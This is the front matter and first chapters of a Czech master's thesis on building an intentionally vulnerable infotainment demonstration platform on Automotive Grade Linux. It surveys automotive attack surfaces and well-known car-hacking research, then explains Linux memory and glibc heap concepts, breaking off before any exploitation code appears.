FACULTY
OF INFORMATION
TECHNOLOGY
CTU IN PRAGUE

Assignment of master's thesis

Title:	Automotive Security Infotainment Showcase
Student:	Bc. Jakub Ács
Supervisor:	Ing. Jiří Dostál, Ph.D.
Study program:	Informatics
Branch / specialization:	Computer Security
Department:	Department of Information Security
Validity:	until the end of summer semester 2021/2022

Instructions

Modern car manufacturers bring loads of new and innovative features which result in more security risks.This creates a need for a platform that will serve to highlight the importance of security in modern vehicles to the public as well as professionals by demonstrating the impact of chosen vulnerabilities. The main goal of this thesis is to create such a platform as an intentionally vulnerable infotainment system.

1. Analyze/Discuss the current status of security in the automotive/connected cars field.
2. Discuss the attacks and the principles that are intended to be showcased in the implementation part.
3. Choose appropriate automotive OS and the target hardware platform.
4. Install the chosen OS and all necessary additions on the decided hardware platform.
5. Implement vulnerable or alter existing applications to make them vulnerable to chosen attack vectors and demonstrate the exploitation.

Electronically approved by prof. Ing. Róbert Lórencz, CSc. on 29 January 2021 in Prague.

Master's thesis

Automotive Security Infotainment Showcase

Bc. Jakub Ács

Department of Information Security
Supervisor: Ing. Jiří Dostál PhD.

May 6, 2021

Acknowledgements

I would like to thank my supervisor Ing. Jiři Dostál, PhD. for overall supervision and priceless tips, my colleagues Michal Petráň for sharing experiences in topics from automotive industry, Michal Funtán for support and worthy remarks and Martin Petráň for sharing his tooling for exploitation. I would like to thank the authors of draw.io project, which was used to create all the diagrams present in the text. Additionally, I would like to thank my parents for their support, without them my study would never have even started. Last but not least, big thank you goes to my girlfriend for her infinite patience.

Declaration

I hereby declare that the presented thesis is my own work and that I have cited all sources of information in accordance with the Guideline for adhering to ethical principles when elaborating an academic final thesis.

I acknowledge that my thesis is subject to the rights and obligations stipulated by the Act No. 121/2000 Coll., the Copyright Act, as amended, in particular that the Czech Technical University in Prague has the right to conclude a license agreement on the utilization of this thesis as a school work under the provisions of Article 60 (1) of the Act.

In Prague on May 6, 2021 . . . .

Czech Technical University in Prague
Faculty of Information Technology
© 2021 Jakub Ács. All rights reserved.
This thesis is school work as defined by Copyright Act of the Czech Republic. It has been submitted at Czech Technical University in Prague, Faculty of Information Technology. The thesis is protected by the Copyright Act and its usage without author's permission is prohibited (with exceptions defined by the Copyright Act).

Citation of this thesis

Ács, Jakub. *Automotive Security Infotainment Showcase*. Master's thesis. Czech Technical University in Prague, Faculty of Information Technology, 2021.

Abstrakt

Tahle práce se zabývá vytvořením demonstrační platformy na ukázku zranitelností v moderních infotainment systémech a jejich možných dopadů. Vrámci práce byla provedena analýza aktuálního stavu bezpečnosti v automobilovém průmyslu s důrazem na infotainment systémy a byli stanoveny požadavky na výslednou platformu. Následně byla za použití rozšiřitelného hardware a open source software daná platforma vytvořena. Byli zvoleny dvě zranitelnosti, deformace paměti na haldě a Time-of-Check to Time-of-Use (TOC TOU), zranitelnost typu race condition. Byli naprogramovány dvě aplikace, Audio Queue a App Installer, obsahující dané zranitelnosti a byla provedena demonstrace jejich zneužití vedoucí ke kompromitaci platformy.

Klíčová slova Infotainment systém, Bezpečnost, Exploitace na haldě, TOC TOU, Automotive Grade Linux

Abstract

This thesis aims to create a Showcase Platform to demonstrate potential vulnerabilites in modern infotainment systems and their resulting impacts. Analysis of current state of security in automotive industry with emphasis on infotainment system has been conducted and requirements for such platfrom have been stated. The platform was then built using extensible hardware and open source software. Two vulnerabilities of types heap corruption and Time-of-Check to Time-of-Use, respectively, were chosen. Subsequently, two intentionally vulnerable applications, Audio Queue and App Installer, were created containing the vulnerabilities. Exploitation has been performed and demonstrated as leading to whole-platform compromise.

Keywords Infotainment System, Security, Heap Corruption, TOC TOU, Automotive Grade Linux

Contents

Introduction **1**

1 Automotive Security **3**
1.1 Essential Terms . . . 3
1.2 Controller Area Network . . . 4
1.3 Modern Cars' Attack Surface . . . 4
1.3.1 Indirect Physical Access . . . 5
1.3.2 Short-range Wireless Access . . . 5
1.3.3 Long-range Wireless Access . . . 5
1.4 Infotainment Systems in Modern Vehicles . . . 6
1.4.1 Operating Systems for Infotainment Systems . . . 7
1.5 Car Hacking Research . . . 7
1.5.1 Miller, Valasek . . . 8
1.5.2 Fluoracetate . . . 8
1.5.3 All Your GPS Are Belong to Us . . . 10
1.6 Goal of This Thesis . . . 10
1.6.1 Platform Functional Expectations and Requirements . . 10
1.6.2 Chosen Vulnerabilities and Attack Scenarios . . . 11

2 Background Theory **13**
2.1 Relevant Linux Concepts . . . 13
2.1.1 Process Address Space . . . 13
2.1.2 Page Cache . . . 15
2.1.3 Dynamic Memory Allocation . . . 15
2.1.4 GNU C Library . . . 16
2.1.5 Address Space Layout Randomization . . . 16
2.2 Glibc Heap . . . 16
2.2.1 General Concepts . . . 17
2.2.2 Memory Chunk . . . 18

2.2.3 Bins . . . 21
2.2.4 Heaps, Arenas . . . 25
2.3 Heap Vulnerabilities . . . 26
2.3.1 Heap Overflow . . . 27
2.3.2 Use After Free . . . 27
2.3.3 Double Free . . . 27
2.3.4 Tcache Poisoning Attack . . . 28
2.4 Reverse Shell . . . 29
2.5 Time of Check to Time of Use . . . 30
2.5.1 Race Condition Errors . . . 30
2.5.2 Linux Identifiers and setuid Bit . . . 30
2.5.3 TOC TOU . . . 31
2.6 Public Key Infrastructure . . . 31
2.6.1 Public Key Cryptography . . . 32
2.6.2 Digital Signatures . . . 32
2.6.3 Digital Certificates and Certification Authorities . . . 33

3 Showcase Platform **35**
3.1 Hardware - Raspberry Pi . . . 35
3.1.1 Touchscreen . . . 36
3.1.2 PiCAN 2 DUO Board for Raspberry Pi . . . 36
3.2 Software - Automotive Grade Linux . . . 37
3.2.1 AGL Widgets . . . 38
3.2.2 AGL Application Framework . . . 39
3.2.3 AGL Binder Framework . . . 41
3.2.4 Installing AGL on Showcase Platform . . . 42
3.2.5 Software Development Kit for AGL . . . 43
3.2.6 AGL Application Deployment . . . 43
3.3 Vulnerable Applications . . . 45
3.3.1 Audio Queue . . . 45
3.3.2 App Installer . . . 49

4 Exploitation **53**
4.1 Exploiting Audio Queue . . . 53
4.1.1 Vulnerabilities . . . 53
4.1.2 Threat Model . . . 55
4.1.3 Exploitation . . . 55
4.2 Exploiting App Installer . . . 64
4.2.1 Vulnerability . . . 64
4.2.2 Threat Model . . . 65
4.2.3 Exploitation . . . 65

Conclusion **71**

Bibliography **73**

A Acronyms **79**

B Setup and Run Manual **81**
B.1 Showcase Platform Setup 81
B.2 Audio Queue Scenario 82

C Contents of enclosed SD card **85**

List of Figures

1.1 Complete CAN Frame . . . 4
1.2 Tesla Model 3 Infotainment . . . 6
1.3 Remotely Controlled Vehicle . . . 9
1.4 Fluoracetate Team . . . 9

2.1 Process Address Space . . . 14
2.2 Memory Chunks - Allocated . . . 20
2.3 Memory Chunks - One Freed . . . 21
2.4 Memory Chunks - Coalescing . . . 22
2.5 Heap Manager - Small Bin . . . 23
2.6 Heap Manager - Large Bin . . . 24
2.7 Heap Manager - Unsorted Bin . . . 24
2.8 Heap and Arena Structures . . . 26
2.9 Heap Overflow . . . 27
2.10 Tcache Manipulation . . . 29
2.11 Bind Shell vs. Reverse Shell . . . 30
2.12 Chain of Trust . . . 33

3.1 Showcase Platform . . . 37
3.2 Showcase Platform with Touchscreen . . . 40
3.3 AGL Binder . . . 41
3.4 AGL Widget Installation . . . 44
3.5 Audio Queue Components . . . 46
3.6 Audio Queue Screenshot . . . 48
3.7 App Installer Screenshot . . . 50
3.8 App Installer - Expected Structure . . . 50
3.9 App Installer - Read Operations . . . 51

4.1 Audio Queue - Entry Point . . . 56
4.2 Crafted Chunk - Step 1 . . . 57

4.3 Audio Queue - Dangling Freed Chunk 59
4.4 Crafted Chunk - Step 3 60
4.5 Audio Queue - Poisoned Tcache 1 61
4.6 Audio Queue - Poisoned Tcache 2 61
4.7 Audio Queue - Poisoned Tcache 3 62
4.8 Crafted Chunk - Step 4 62
4.9 App Installer - Read Operations Attacked 64
4.10 Showcase Platform Debug Connection 67
4.11 Showcase Platform 68

B.1 AGL Settings Application 82
B.2 AGL Wi-Fi Connection 82

List of Listings

2.1 Glibc Chunk Structure 19
2.2 TOC TOU Example Code 32
3.1 CAN HAT Configuration 37
3.2 AGL Configuration Feature 39
3.3 AGL API Bindings 42
3.4 AGL Image Preparation 43
3.5 AGL SDK Setup 43
3.6 Audio Queue - Queue Structure 46
3.7 Example Signature Content 51
4.1 Audio Queue - Vulnerability 1 54
4.2 Audio Queue - Vulnerability 2 55
4.3 Audio Queue - Song Structure 56
4.4 Reverse Shell 59
4.5 Audio Queue - Play Function 63
B.1 AGL Image Preparation 81
B.2 AGL SSH Connection 82
B.3 AGL SDK Setup 82
B.4 Build and Deploy Script 83
B.5 Audio Queue Exploit Script 83
B.6 Received Reverse Shell 83

Introduction

The first usage of electronic unit in a motorized vehicle dates back to late 1970's, when General Motors used single-function controller for electronic spark timing [1]. Since then, automobiles have grown to contain immensely complex networks of interconnected Electronic Control Units (ECUs). ECUs control everything from the most mundane tasks, such as opening and closing car's windows, up to potentially life-saving functions, for instance, timing airbag inflation. The number of ECUs and general complexity, of course, differ car by car, but modern luxury vehicles contain as much as 150 ECUs [2]. On top of the ECUs runs code, consisting of hundreds of millions of lines, responsible for correct operation and communication. Undeniably, the introduction of software to automobiles brought vast amount of useful features to enhance the driver's and passengers' travel experience and safety. Among the most notable ones are, for instance, breaking assistance and adaptive cruise control.

With transformation of cars from relatively simple mechanical machines to heavily interconnected networks of ECUs running on enormous amount of software, a whole new category of risk emerges. Security risk. Whereas with fully mechanical car, driver's worse nightmare might be that the brakes stop working, with new, computerized car, the fear shall constitute someone finding a vulnerability in the car's software and making the brakes not work on purpose. And rightfully so. It is easy to imagine plethora of other situations where software vulnerability in a modern car can have potentially life-threatening consequences. In 2015, two security researchers demonstrated a remote engine-shutdown of a car driving down the highway. The story is also covered in an article by Wired magazine [3]. Feedback was enormous as it raised awareness of potential security flaws within modern automobiles in the most dramatic and extreme way. Despite indisputable improvements, we are still witnessing incidents stemming from security neglection today[4]. It is thus important to continue raising the awareness, whether it is by conducting security research or other means.

Arguably, the center of security focus in today's vehicles is infotainment system. With galore of features connecting the vehicle and its passengers to surrounding world, it presents the biggest attack surface for malicious actors. The attackers can exploit a vulnerability in an exposed part of infotainment system and then move laterally to achieve malicious actions.

With situation lined up in previous paragraphs, a need emerges for Showcase Platform, that will serve demonstration purposes to raise security awareness in automotive industry. Creation of such platform is the main goal of this thesis.

The structure of the thesis is as follows. Chapter 1 introduces the topic of automotive security with focus on infotainment systems. In Chapter 2, background concepts and principles necessary for this thesis are covered. Chapter 3 is dedicated to creation of Showcase Platform, while Chapter 4 demonstrates its exploitation.

Chapter 1

Automotive Security

This chapter serves as the state-of-the-art analysis of security in automotive industry with focus on infotainment systems. Based on the findings included in this chapter, set of requirements and expectations imposed on Showcase Platform will be defined.

1.1 Essential Terms

Terms used throughout this thesis that are related to security or automotive computing, but do not reach complexity of other discussed topics are briefly explained in this section.

Vulnerability: Weak point in a system that can be misused for nefarious purposes. This can be e.g., programming bug, design flaw, or an absence of security mechanisms.

Exploit: Source code, compiled program or a script that misuses a particular vulnerability and carries out malicious action.

Electronic Control Unit (ECU): An embedded system in automotive controlling electrical subsystems in a vehicle [5].

Security: Measures and systems ensuring that the automobile is protected from cyber malicious actors.

Safety: Assurance that critical systems of a vehicle function correctly and that passengers are not physically hurt.

Spoofing: Malicious act that constitutes of sending illegitimate traffic that is disguised as legitimate to the victim. Examples include spoofing of a MAC address or GPS signal.

Telematics: Collection of monitoring and management activities done over set of vehicles owned by a company. Examples include vehicle tracking or fleet management. These services are usually carried out with the help of cellular networks [6].

1.2 Controller Area Network

Controller Area Network (CAN) is a simple technology which is used to interconnect ECUs in a single automobile. Each ECU is attached to a CAN bus by two wires, CAN high (CANH) and CAN low (CANL). Differential signalling is used between the two wires which makes the bus fault-tolerant and thus appropriate for automotive-grade applications. CAN is now a bit dated and was not designed with security in mind at all. All packets are broadcasted on the wires and there is no sender identification information in packets, even though a field called arbitration id is usually used for this purpose in practice. This is depicted in Figure 1.1. Any device that can connect to the bus (by attaching to the CANH and CANL wires) can essentially sniff and/or spoof any packets with no additional effort. Since CAN is used to pass, among others, critical messages between ECUs, such as braking information, access to the CAN bus by an attacker can have severe impact on passengers' safety.



Figure 1.1: Complete CAN Frame with logical bits mapped to differential signals

1.3 Modern Cars' Attack Surface

Set of entry points for the attacker, or in other words, potentially vulnerable components that could be misused for nefarious purposes, is referred to as

attack surface [7]. Deep analysis of vehicle's attack surface is important to help manufacturers design and implement proper defensive mechanisms.

In [8], attack surface concerning modern automobiles is divided into three categories, depending on attacker's access to victim vehicle.

1. Indirect Physical Access
2. Short-range Wireless Access
3. Long-range Wireless Access

1.3.1 Indirect Physical Access

Components and technologies that can only be attacked by an actor with physical access to victim vehicle fall into this category. Considered physical access is indirect in a sense that instead of direct manipulation, attacker uses intermediary to deliver their malicious actions [8]. For instance, the attacker infects PC software in a car service workshop and uses it to deliver exploits via diagnostic ports when mechanics connect the PC to the car to conduct routine checks.

Another entry points that fall into this category are e.g., USB ports, which accept media files for playback, application packages to be installed, or firmware updates. In this example the involuntary intermediate actor can be the owner of the car that falls victim to a successful social engineering attack. This type of access is assumed when performing attack described in Section 4.2.

1.3.2 Short-range Wireless Access

Second category encompasses components that may communicate with an attacker with a wireless transmitter reasonable close to the victim's car [8]. Technologies used by affected components will typically include Bluetooth, NFC, RKE[1] and Wi-Fi. The focus of the attacker is on any services that communicate using aforementioned technologies, or they can target the protocol-parsing software for targeted platform. This type of access is assumed for attack described in Section 4.1.

1.3.3 Long-range Wireless Access

Components using digital access channels that provide communication capabilities for devices more than 1 km apart fall into this category. Checkoway et al. further divide these channels into *broadcast* and *addressable* [8]. Broadcast channels are not dedicated to any specific car, but can be tuned in for

[1] Remote Keyless Entry (RKE) System. System responsible for remote vehicle lock and unlock using radio frequencies (RF). Usually consists of two RF transceivers - key fob and immobilizer. [7]

one-way traffic reception. These include e.g., HD Radio and DAB digital radio services, GPS location services, or TMC[2]. The addressable channels include, for instance, cellular network connections providing telematics services or hotspot functionalities for passengers.

1.4 Infotainment Systems in Modern Vehicles

Infotainment system, often called also in-vehicle infotainment (IVI) or in-car entertainment (ICE), refers to set of software and hardware components that are central to user interaction with a vehicle. The word *infotainment* came into existence by combining *information* with *entertainment*.

In modern cars, the IVI is used to control the air conditioning, media playback, navigation, hands-free calls, cruise control features and internet connection to name just a few. Infotainment system is the most feature-rich and connected part of a modern vehicle, directly or indirectly controlling many ECUs. The connectedness and feature-richness makes infotainment system a perfect target for an attacker. Recall attack surface discussed in Section 1.3. Most of mentioned technologies and functions are provided by infotainment systems.

User usually interacts with infotainment via main touchscreen and/or buttons present in the center of the car's front panel as shown in Figure 1.2.

Figure 1.2: Tesla Model 3 Infotainment system taken from [9]

[2]Traffic Message Channel (TMC). Carried as an additional data over FM or digital radio broadcasts, TMC informs the driver about traffic situation in their proximity.

1.4.1 Operating Systems for Infotainment Systems

Automotive Grade Linux

Automotive Grade Linux (AGL) is an operating system with main focus on automotive industry, particularly connected cars [10]. Originally targeting solely infotainment systems, AGL is an open source, collaborative effort. Multiple member groups are responsible for development.

The most famous of the members include e.g., Toyota, Ford, Honda, Hyundai and so on [11].

Automotive Grade Linux has been successfully integrated in real-world applications on a number of occasions. Toyota Camry became the first vehicle with AGL-based system in the United States in 2018 [12] and AGL has since then featured in many other automobiles including Subaru [13] and Mercedes-Benz models [14]. Despite being primarily automotive-oriented, home automation and even maritime applications were also considered and attempted with AGL [15].

QNX Car Platform for Infotainment

QNX is an OS currently owned and maintained by BlackBerry. Originally focusing on smartphones, the company claims more than 175 million cars worldwide on the roads with QNX OS as of 2020 [16]. Unlike AGL, QNX is a proprietary software.

Android Automotive

Famous, prevalent OS for smartphones developed by Google comes in automotive version as well [17]. Not to be confused with Android Auto, Android Automotive is a full-featured operating system which shares codebase with the operating system running on phones and tablets. On top of classic Android features, it offers Google Automotive Services (GAS), which is a collection of applications and services oriented on automotive industry. Car manufacturers can choose whether or not to include GAS in their infotainment systems.

1.5 Car Hacking Research

Security research is an integral part of today's world. Researchers all around the world with different skill-sets spend their time and resources trying to find security flaws in various software and hardware products. When they are successful and discover a new vulnerability, they responsibly disclose it to the manufacturer. The manufacturer can then take care of the vulnerability in subsequent product versions and issue patches for products currently in circulation. Done right, this is beneficial for manufacturers and consumers along with researchers.

Security researchers often like to refer to themselves as 'hackers', a word often used by media to refer to criminals. There is no intention to delve into the word etymology field here, nevertheless, it is important to note that hackers and security researchers refer to the same people throughout this thesis and are not to be mistaken with cyber criminals.

The following sections present a choice of stories concerning car hacking research.

1.5.1 Miller, Valasek

One of the most notoriously known car hacks is attributed to security researchers Charlie Miller and Chris Valasek. They presented their findings at annual hacker conference, Black Hat in 2015 [18]. The affair was covered by well-known reporter Andy Greenberg, who writes for Wired, a week prior to the conference. The article includes video of the targeted vehicle driven by Andy being shut down remotely while riding on the highway [3]. Figure 1.3 depicts the vehicle under remote control of security researchers with the reporter inside it.

Miller and Valasek were able to completely control the vehicle remotely, while sitting in one of the researchers' house. They acquired control by misusing a vulnerable service running on the car's infotainment system, which was exposed to the internet. The service was vulnerable to remote code execution which also provided the hackers with possibility to move laterally and achieve access to vehicle's CAN bus. This means that Miller and Valasek were able to control simply any component of the car by issuing arbitrary CAN messages, remotely. Not excluding the A/C, audio volume, windscreen wipers and the engine shutdown control.

What really made this story stand out is the undeniable life-threatening risk associated with the disclosure. After the vulnerability was reported, the car manufacturer decided to recall 1.4 million vehicles.

1.5.2 Fluoracetate

Fluoracetate is a team name used by security researchers Amat Cama and Richard Zhu. Figure 1.4 depicts the duo in 2019, when they successfully took part in annual Pwn2Own competition organized by Zero Day Initiative (ZDI) [19]. ZDI's Pwn2Own competition challenges security researchers to demonstrate their findings in the worldwide-used software products such as browsers and virtualization platforms. The findings are demonstrated live on-stage and there is a strict time limit for the researchers to showcase a successful proof-of-concept. In case of success, researchers are rewarded and responsible disclosure program of company owning the product is followed to retain security best practices. This is all done with cooperation of respective

Figure 1.3: Vehicle controlled remotely by security researchers, Miller and Valasek. Image from [3]

product-owning companies and several company representatives are regular attendees at the Pwn2Own events.

Figure 1.4: Team fluoracetate with their prize from Pwn2Own 2019. Image from [20]

In 2019, Pwn2Own organizers managed to include Tesla Model 3 as one of potential victim products. Cama and Zhu found a vulnerability in on-board browser in Tesla's infotainment system and successfully demonstrated in-browser code execution on stage [20]. Unlike disclosure described in Section 1.5.1, the researchers were not able to control critical systems of the vehicle and impact was restricted to code execution within the browser itself.

1.5.3 All Your GPS Are Belong to Us

In a paper presented by Liu et al in 2018 [21], security researchers successfully demonstrated a ground-vehicular GPS spoofing attack. They named the paper *All Your GPS Are Belong to Us*. In the proposed scenario, a victim is either tricked to follow a fake track en route to previously selected target, or completely misled to arrive at different final location. To make their attack stealthy, researchers designed algorithms so that the navigation instructions would not include impossible operations. In other words, the attacked navigation system would not instruct the driver to turn right where there is no road continuation on the right. Moreover, the researchers performed a test of stealthiness of their attack, where they let volunteers drive in a simulated environment. Only 5% of the volunteers noticed inconsistencies between the navigation and physical world. The total cost of equipment required to carry out the attack is below 250 US dollars.

1.6 Goal of This Thesis

Infotainment systems are the representatives of modern trends in automotive industry. By hosting immense collection of functionalities and connection possibilities, however, infotainment systems become perfect potential targets for attackers. The rest of this thesis is dedicated to development of Infotainment Showcase Platform. Main purpose of the Showcase Platform is to promote security awareness by demonstrating chosen attacks against infotainment systems. This chapter contains analysis of current state of automotive security to outline expectations from Showcase Platform. It also serves as motivation.

1.6.1 Platform Functional Expectations and Requirements

Based on the analysis summarized in this chapter, expectations and requirements for the Showcase Platform have been laid out. This section introduces these expectations, elaborates on particular design and functional choices.

To properly mimic common functionalities of modern infotainment systems, connectivity is a key property. This is why Showcase Platform should support common connection technologies such as Wi-Fi and Bluetooth. Having multiple connection possibilities is also important to keep the attack surface sufficiently broad.

As mentioned previously in this chapter, single components within an automobile are usually connected by a CAN bus interface. Showcase Platform is not intended as a standalone component and thus plans to offer possibility of connection to other ECUs. This can further enhance the demonstration effect if the demonstrator show is capable of showing that successful Showcase Platform compromise can lead to visible ECU malfunction. To be able to connect to ECUs, Showcase Platform should also have a CAN interface.

In order to be successful in security promotion, the Showcase Platform also needs to mimic the looks of modern infotainment systems, not just the functionalities. These are often constructed with ever larger touchscreens. For this reason, Showcase Platform should have a touchscreen.

Showcase Platform is intended as a long-term project and its lifespan will exceed the time-frame of this theses. Moreover, it is possible that multiple people will be involved in the development over time. For these reasons, the Showcase Platform needs to be easily extensible and allow for simple modifications.

Last but not least, building the Showcase Platform should be financially affordable and it should be a significantly cheaper option than buying a complete automotive-grade test bench.

To sum up, a list of defined expectation and requirements is provided:

1. Wireless connectivity with surrounding world via wireless technologies.
2. Connectivity with neighboring ECUs via CAN bus.
3. Extensibility.
4. Reasonable cost.

Chapter 3 is dedicated to detailed description of the platform.

1.6.2 Chosen Vulnerabilities and Attack Scenarios

Two intentionally vulnerable applications are planned to be developed for demonstration purposes. Both applications should mimic real-world use-cases, however, with considerable simplifications to allow for feasibility within designated time-frame. Consequently, two attack scenarios will be devised following findings of this chapter.

The first scenario will constitute attacker connected to the local network misusing heap corruption vulnerability and gaining full control of Showcase Platform. Second scenario will consist of attack on system integrity by tricking Showcase Platform into installing malicious application via 'official' store. Time-of-Check to Time-of-Use type vulnerability will be misused to achieve this. Chapter 2 is dedicated to explaining necessary background concepts for both operation and exploitation of the vulnerable applications. Exploitation is described in detailed steps in Chapter 4.

Chapter 2

Background Theory

This chapter serves as a review of necessary background knowledge for final two chapters. It does not aim to be an exhaustive explanation for introduced topics, rather to be punctual and focused on the concepts essential for Chapters 3 and 4. Background chapter begins with Section 2.1, which discusses related concepts tied with Linux operating system kernel. Section 2.2 makes the reader familiar with relevant heap memory concepts, while Section 2.3 discusses what can go wrong when using it without proper care. Sections 2.4, 2.5, 2.6 then explain residual topics.

2.1 Relevant Linux Concepts

This section provides introduction into the concepts used by Linux-based operating systems necessary for this thesis. Please note that the concepts in their general form apply to many modern operating systems, however, the specifics and examples are oriented towards Linux, since it is used as an operating system of the Showcase Platform.

2.1.1 Process Address Space

Modern operating systems provide their user-space processes with many abstractions. One of the abstractions is virtual memory assigned to every process, called process address space [22]. Process's address space gives the process an impression that it has access to the whole physical memory and that it is the only process running in that address space [23].

Memory Areas

An *address* is a value within an address space. A process, however, is not permitted to access any address. Out of the whole address space, only a subset of addresses is accessible by the process. An attempt to access invalid memory

address is denied by kernel and the process is killed with 'Segmentation Fault' message. The intervals of accessible addresses are called *memory areas*.



Figure 2.1: Process Address Space in Linux Operating System

Upon start of a process, kernel maps executable and loader into the process address space. Loader then completes address space preparation by loading other shared libraries as memory areas, using `mmap` and `brk` system calls. When a shared library gets loaded into a process address space, the whole `.so` file gets mapped and is divided into memory areas according to the required permissions. Memory map of linux process address space is depicted in Figure 2.1. In this figure, the lower memory addresses are at the bottom. The standard memory areas include:

- Text section, which contains executable file's code.
- Data section, where the initialized global variables are loaded.
- Bss section, containing uninitialized global variables, initially zero-ed.
- Stack section, used for the process stack, initially zero-ed.
- Heap, containing dynamically allocated memory.
- Memory areas for each shared library used by the process.

Each of these areas has defined access rights for read, write and execute operations.

2.1.2 Page Cache

Modern devices face one common problem: The speed of their main memory, often referred to as RAM, is significantly faster than the type of memory used as permanent storage type. To minimize wastage of CPU cycles by waiting for external memory operations, many optimizations are employed on both hardware and software levels. A concept of specific type of optimization employed by Linux kernel is called page cache. Whenever a file persisting on external memory is accessed, it gets cached in main memory by page cache mechanism. As a result, any access or changes to the cached file are performed fast, because there is no need to wait for external medium, the operations are simply performed in main memory. The kernel then takes care of proper propagation of conducted changes to external memory. This significantly improves access speeds and reactivity for user processes[22].

Sooner or later, some of the cached file contents will have to be freed from the main memory to allow its reuse, whether it is needed to start a new process or simply because threshold for memory dedicated to page cache has been surpassed. In these situations, kernel needs to evict the cached file contents from memory to make space for process memory or for newer files. The eviction strategy of Linux kernel is based on common concept within operating systems, Least Recently Used algorithm (LRU) [22].

2.1.3 Dynamic Memory Allocation

During its operation, a process uses various memory areas defined in Section 2.1.1 for different purposes. Of particular interest in this section is the memory used to store and manipulate program data. There are memory areas which hold data with size known before the program is started, such as `.data` and `.bss` sections. Another memory area is used for stack memory, which shrinks and grows according to its specifics, holding function local variables and call-convention metadata. Finally, the memory to store data with size unknown prior to program launch needs to be *allocated dynamically.* This is the purpose of heap memory area introduced in Section 2.1.1. Figure 2.1 depicts direction of growth for both stack and heap regions.

Heap region grows and shrinks dynamically according to the program's needs. Now, various programming languages manage their heap memory differently. For instance, some languages are modelled in a way that the programmer is unaware of particular memory regions and memory is managed automatically by mechanisms specific to the language [24]. For purposes of this thesis, however, C programming language is discussed, where the dynamic memory allocation is done manually by programmer, via group of functions

around `malloc` and `free` [25]. Via these functions, the programmer requests more memory from operating system and frees memory they no longer need, respectively. They do not need to care where has the memory come from or what happens to it after it had been freed. This is managed by the `malloc` implementation, often referred to as a *heap manager* or *allocator*. Dynamic memory allocation is ever-present in programs and thus a lot of effort goes into making it as efficient as possible. This is why multiple implementations of `malloc` exist, with focus on different priorities [26]. In this thesis, the GNU C Library `malloc` implementation will be discussed, and it will mainly be referred to as the *heap manager*.

2.1.4 GNU C Library

The GNU C Library, henceforth in this thesis referred to as *glibc* or *libc*, is a core C library used by linux and other operating systems [27]. It implements important wrappers for Linux system calls, well known essential functions, heap manager, the dynamic linker (loader) and lots of other components. On Linux, glibc shared library is automatically loaded into address space of each process together with loader.

2.1.5 Address Space Layout Randomization

Address space layout randomization (ASLR) is a mechanism used by Linux and other operating systems to make remote code execution attacks more difficult for attackers [23]. ASLR mechanism protects system against code reuse attacks by randomizing base addresses of memory areas for each single run of a program. This means that every time an executable is run, memory areas for stack, heap, and shared libraries are placed on a randomized address. In practice, these are always reasonably aligned addresses, but it makes attacks using jumps to a shared library significantly more difficult unless the attacker is capable of leaking the base address of said shared library.

2.2 Glibc Heap

Glibc is a standard for most Linux distributions and is also used by Automotive Grade Linux (AGL) operating system introduced in Section 3.2. This is the system ultimately chosen as OS for the Showcase Platform. Hence, the description of heap for purposes of this thesis is focused on glibc. This section provides reader with descriptions of structures, concepts and mechanisms necessary to understand the glibc heap exploitation.

Glibc implements a heap-style `malloc`. It organizes available memory into variable-sized allocation units called *chunks*. There are implementations of `malloc` that use other structures to store and organize the memory available for allocation (e.g. a simple array of fixed-sized allocation units) [26].

The name *heap* has got nothing to do with the tree-based data structure, also called heap, which is often used to implement priority queues [28]. The name for heap memory tends to represent the fact that the programmer simply asks for memory from a pile, a mound, a *heap* and is happy to be spared the secrets of how it had been obtained [25].

2.2.1 General Concepts

Explaining particular concepts of heap in an isolation, without referencing others, was found to be challenging. For this reason, to allow better understanding for reader and to make explanation more composed, this section provides brief definition of concepts used in sections that follow.

Chunk

When programmer asks for a memory of a given size, heap manager always allocates a little more memory than the programmer originally asked for. This additional memory is used by the heap manager to store its metadata (most importantly the requested size of allocated memory block). Memory that is usable by the programmer, plus the metadata used by the heap manager are collectively called *chunk*. Chunks are discussed in more details in Section 2.2.2.

Heap

Heap, as a term, has been heavily overloaded. Apart from being used to refer to dynamic memory area that grows and shrinks according to process's needs, in context of glibc allocator, *heap* is a contiguous area of memory, that is further divided by the allocator to chunks and allocated to the program. It is important to understand that more regions like this with more complicated relationships can exist within a single process's address space. Each of these regions is represented by a corresponding structure. From this point of view, Figure 2.1 has been oversimplified. Section 2.2.4 contains more detailed heap description.

Arena

Structure superior to a heap is *arena*. The need for arenas emerged with rise of multi-threaded applications. As multiple threads of an application use dynamic memory, concurrent access to a heap memory is controlled by a mutex to prevent race condition errors from corrupting chunk metadata. Mutex ensures that a single thread is permitted to manipulate the heap manager metadata at a certain point of time. Since memory allocation is a very frequent operation, ensuring exclusive access to heap memory leads to starving of the threads, spending significant amount of time sleeping and waiting for other threads' memory requests being served.

